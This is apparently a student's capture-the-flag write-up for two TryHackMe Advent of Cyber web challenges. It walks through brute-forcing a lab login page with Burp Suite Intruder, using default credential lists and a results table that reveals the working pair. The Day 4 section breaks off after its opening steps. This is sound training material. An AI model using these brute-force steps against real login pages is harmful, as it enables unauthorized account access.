
Day 3: Web Exploitation - Christmas Chaos


Tool used: kali linux, firefox brower, Burp Suite, FoxyProxy

Solution/walkthrough:

Question 1:


Set up FoxyProxy and Burp Suite, then enable the FoxyProxy extension on Firefox to the saved settup.






Question 2:

Use random username and password to try to login.



Question 3:


Inside Burp Suite's proxy tab, right click on the codes and select the send to intruder.





Question 4:

Then goes to the intruder tab, and under the intruder tab select the position tab, in it change the attack type to cluster bomb.

Afterward, go the payloads tab under Payload set 1 add [“root”, “admin”, “user”], then change the Payload set to 2 and add [“root”,”password”,”12345”]









Question 5:

After finished setting up the attack, press the start attack button, to start the attack, wait for it to finished. After it has finished sort the list by length, the one with the different length is the username and the password.


Burp Suite Community Edition v2021.10.3 - Temporary Project
2. Intruder attack of 10.10.215.95 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
0 302 309
1 root root 302 309
2 admin root 302 309
3 user root 302 309
4 root password 302 309
5 admin password 302 309
6 user password 302 309
7 root 12345 302 309
7 of 9
Start attack


3. Intruder attack of 10.10.215.95 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
1 admin 12345 302 255
0 302 309
2 root 12345 302 309
3 user 12345 302 309
4 admin root 302 309
5 root root 302 309
6 user root 302 309
7 admin password 302 309
8 root password 302 309
9 user password 302 309
Finished

Question 6:

Then key in the username and password to get the flag.

Thought Process/Methodology:
Having access the site, we were greeted by a login page without registration button without an username and password, we use Burp Suite to intercept the site and try to brute force our way in. First we settup the Burp Suite and FoxyProxy, then we type in random username and password, we use Burp Suite to intercept, then send the raw code to intruder, there set the attack type to cluster bomb, and type in comman username and password under the payload section, then we start the attack, after it finished we notice a line with different number the length section, we took the username and password from there and key in into the login page, which log us and there lies the flag.


Day 4: Web Exploitation - Santa's watching:

Tool used: kali linux, Fire Fox, Terminal Emulator, Gobuster, wfuzz

Solution/walkthrough:


Question 1:

Go to target site to inspect and plan what tool to use for the attack.




Question 2:

Download wordlist from TryHackMe.




Question 3:

